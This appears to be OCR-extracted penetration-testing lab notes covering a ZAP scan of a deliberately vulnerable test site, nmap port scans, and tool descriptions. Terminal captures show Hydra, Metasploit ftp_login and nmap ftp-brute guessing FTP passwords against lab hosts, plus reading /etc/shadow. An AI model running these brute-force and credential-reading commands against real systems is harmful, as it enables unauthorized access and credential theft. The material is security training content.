Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SW10.
Copyright © 2008, 2022, IBM Corporation, All rights reserved.

Scanning using OWASP ZAP


OWASP ZAP (short for Zed Attack Proxy) is an open-source web application security scanner. It is intended to be used by both those new to application security as well as professional penetration testers.
It is one of the most active Open Web Application Security Project (OWASP) projects[2] and has been given Flagship status.[3]
When used as a proxy server it allows the user to manipulate all of the traffic that passes through it, including traffic using https.
It can also run in a daemon mode which is then controlled via a REST API.



Applications Places OWASP ZAP Jan 12 23:52
OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start Request Response
Contexts
Default Context
Sites
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://testphp.vulnweb.com/
Select...
Use traditional spider:
Use ajax spider: with Firefox Headless
Attack Stop
Progress: Attack complete - see the Alerts tab for details of any issues found
History Search Alerts Output Spider Active Scan
New Scan Progress: 0: http://testphp.vulnweb.com 100% Current Scans: 0 Num Requests: 4740 New Alerts: 49 Export
Sent Messages Filtered Messages
Id Req. Timestamp Resp. Timestamp Method URL Code Reason RTT Size Resp. Header Size Resp. Body
4,972 12/01/22, 11:10:45 PM 12/01/22, 11:10:45 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Buy... 404 Not Found 346 ms 155 bytes 153 bytes
4,973 12/01/22, 11:10:45 PM 12/01/22, 11:10:46 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Buy... 404 Not Found 346 ms 155 bytes 153 bytes
4,974 12/01/22, 11:10:46 PM 12/01/22, 11:10:46 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details 404 Not Found 354 ms 155 bytes 153 bytes
4,975 12/01/22, 11:10:46 PM 12/01/22, 11:10:46 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 342 ms 155 bytes 153 bytes
4,976 12/01/22, 11:10:46 PM 12/01/22, 11:10:47 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 341 ms 155 bytes 153 bytes
4,977 12/01/22, 11:10:47 PM 12/01/22, 11:10:47 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 333 ms 155 bytes 153 bytes
4,978 12/01/22, 11:10:47 PM 12/01/22, 11:10:47 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 333 ms 155 bytes 153 bytes
4,979 12/01/22, 11:10:47 PM 12/01/22, 11:10:48 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 322 ms 155 bytes 153 bytes
4,980 12/01/22, 11:10:48 PM 12/01/22, 11:10:48 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Deta... 404 Not Found 333 ms 155 bytes 153 bytes
4,981 12/01/22, 11:10:48 PM 12/01/22, 11:10:48 PM GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/ima... 301 Moved Permanen... 342 ms 226 bytes 169 bytes
4,982 12/01/22, 11:10:49 PM 12/01/22, 11:10:49 PM GET http://testphp.vulnweb.com/secured 301 Moved Permanen... 340 ms 210 bytes 169 bytes
Alerts 4 2 3 2 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0 0 0


Applications Places Firefox ESR Jan 12 23:53
ZAP Scanning Report
file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
ZAP Scanning Report
Generated with ZAP on Wed 12 Jan 2022, at 23:20:33
Contents
About this report
Report parameters
Summaries
Alert counts by risk and confidence
Alert counts by site and risk
Alert counts by alert type
Alerts
Risk=High, Confidence=High (18)
Risk=High, Confidence=Medium (22)
Risk=High, Confidence=Low (2)

Scanning for Open ports and attacking them

Nmap is a robust tool for scanning computer networks, helping you to spot any weakpoints in a system. Its compelling feature set makes it the de-facto tool for monitoring open ports on your network. Some of its other features include host discovery, service detection, and OS fingerprinting.


Restore Session - Mozill...
root@kali: /home/kali
05:33 PM
root@kali: /home/kali
File Actions Edit View Help
┌──(root💀kali)-[/home/kali]
└─# nmap -sS 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-03 17:31 CST
Nmap scan report for 192.168.56.105
Host is up (0.036s latency).
All 1000 scanned ports on 192.168.56.105 are filtered
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -p21 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-03 17:31 CST
Nmap scan report for 192.168.56.105
Host is up (0.044s latency).
PORT STATE SERVICE
21/tcp filtered ftp
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -p21,22,24 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.031s latency).
PORT STATE SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
24/tcp filtered priv-mail
Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -p21 -sV -O 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.038s latency).
PORT STATE SERVICE VERSION
21/tcp filtered ftp


Firefox
root@kali: /home/kali
06:36 AM
root@kali: /home/kali
File Actions Edit View Help
Host is up (0.071s latency).
PORT STATE SERVICE
22/tcp filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
(root kali)-[/home/kali]
nmap -sF -p22 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-04 06:35 CST
Nmap scan report for 192.168.56.105
Host is up (0.068s latency).
PORT STATE SERVICE
22/tcp open|filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
(root kali)-[/home/kali]
nmap -sX -p22 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-04 06:36 CST
Nmap scan report for 192.168.56.105
Host is up (0.071s latency).
PORT STATE SERVICE
22/tcp open|filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
(root kali)-[/home/kali]
nmap -sA -p22 192.168.56.105
Starting Nmap 7.91 (https://nmap.org) at 2022-01-04 06:36 CST
Nmap scan report for 192.168.56.105
Host is up (0.064s latency).
PORT STATE SERVICE
22/tcp unfiltered ssh
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
(root kali)-[/home/kali]
#

System Hacking


Hydra is a pre-installed tool in Kali Linux used to brute-force username and password to different services such as ftp, ssh, telnet, MS-SQL, etc. Brute-force can be used to try different usernames and passwords against a target to identify correct credentials.

In Metasploit any module that is not an exploit is an auxiliary module. Exploit modules always have a payload. Auxiliary modules are a fascinating feature of the framework allowing it to extend for a variety of purposes other than exploitation. You can create your own quick vulnerability scanners, port scanners, make MSF work as an FTP, HTTP or SMTP client and do a whole lot of other cool stuff. You have a ready to use code library at your disposal enabling quick development of such tools.

Nmap is a popular, powerful and cross-platform command-line network security scanner and exploration tool. It can also help you get an overview of systems that connected your network; you can use it to find out all IP addresses of live hosts, scan open ports and services running on those hosts, and so much more.
One of the interesting features of Nmap is the Nmap Script Engine (NSE), which brings even more flexibility and efficiency to it. It enables you to write your own scripts in Lua programming language, and possibly share these scripts with other Nmap users out there.

John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords, and even automatically mail users warning them about it, if it is desired.

Crunch is a wordlist generator where you can specify a standard character set or any set of characters to be used in generating the wordlists. The wordlists are created through combination and permutation of a set of characters. You can determine the amount of characters and list size.
This program supports numbers and symbols, upper and lower case characters separately and Unicode.


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Mar 4 22:42
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/username.txt -P /home/kali/password.txt ftp://192.168.67.129
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 22:37:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.67.129:21/
[21][ftp] host: 192.168.67.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 22:38:08
┌──(kali㉿kali)-[~]
└─$

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player

Applications Places Terminal Mar 4 23:06

kali@kali: ~

```
  ----                 ---------------  --------  -----------
  BLANK_PASSWORDS      false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current datab
                                                  ase
  DB_ALL_PASS          false            no        Add all passwords in the current database to the list
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database
                                                  (Accepted: none, user, user&realm)
  PASSWORD                              no        A specific password to authenticate with
  PASS_FILE                             no        File containing passwords, one per line
  Proxies                               no        A proxy chain of format type:host:port[,type:host:port][.
                                                  ..]
  RECORD_GUEST         false            no        Record anonymous/guest logins to the database
  RHOSTS                                yes       The target host(s), see https://github.com/rapid7/metaspl
                                                  oit-framework/wiki/Using-Metasploit
  RPORT                21               yes       The target port (TCP)
  STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
  THREADS              1                yes       The number of concurrent threads (max one per host)
  USERNAME                              no        A specific username to authenticate as
  USERPASS_FILE                         no        File containing users and passwords separated by space, o
                                                  ne pair per line
  USER_AS_PASS         false            no        Try the username as the password for all users
  USER_FILE                             no        File containing usernames, one per line
  VERBOSE              true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/username.txt
USER_FILE => /home/kali/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player

Applications Places Terminal Mar 4 23:37

kali@kali: /usr/share/nmap/scripts

```
-rw-r--r-- 1 root root  4530 Oct 26 12:59 ftp-anon.nse
-rw-r--r-- 1 root root  3253 Oct 26 12:59 ftp-bounce.nse
-rw-r--r-- 1 root root  3108 Oct 26 12:59 ftp-brute.nse
-rw-r--r-- 1 root root  3272 Oct 26 12:59 ftp-libopie.nse
-rw-r--r-- 1 root root  3290 Oct 26 12:59 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root  3768 Oct 26 12:59 ftp-syst.nse
-rw-r--r-- 1 root root  6021 Oct 26 12:59 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root  5923 Oct 26 12:59 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  5736 Oct 26 12:59 tftp-enum.nse



┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script ftp-brute.nse -p 21 192.168.67.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 23:26 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.67.129
Host is up (0.015s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3728 guesses in 602 seconds, average tps: 6.1

Nmap done: 1 IP address (1 host up) scanned in 601.89 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player

Applications Places Terminal Mar 4 23:44

kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/shadow
[sudo] password for kali:
root:!:19001:0:99999:7:::
daemon:*:19001:0:99999:7:::
bin:*:19001:0:99999:7:::
sys:*:19001:0:99999:7:::
sync:*:19001:0:99999:7:::
games:*:19001:0:99999:7:::
man:*:19001:0:99999:7:::
lp:*:19001:0:99999:7:::
mail:*:19001:0:99999:7:::
news:*:19001:0:99999:7:::
uucp:*:19001:0:99999:7:::
proxy:*:19001:0:99999:7:::
www-data:*:19001:0:99999:7:::
backup:*:19001:0:99999:7:::
list:*:19001:0:99999:7:::
irc:*:19001:0:99999:7:::
gnats:*:19001:0:99999:7:::
nobody:*:19001:0:99999:7:::
_apt:*:19001:0:99999:7:::
systemd-network:*:19001:0:99999:7:::
systemd-resolve:*:19001:0:99999:7:::
mysql:!:19001:0:99999:7:::
tss:*:19001:0:99999:7:::
strongswan:*:19001:0:99999:7:::
systemd-timesync:*:19001:0:99999:7:::
redsocks:!:19001:0:99999:7:::
rwhod:*:19001:0:99999:7:::
iodine:*:19001:0:99999:7:::
messagebus:*:19001:0:99999:7:::
```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player

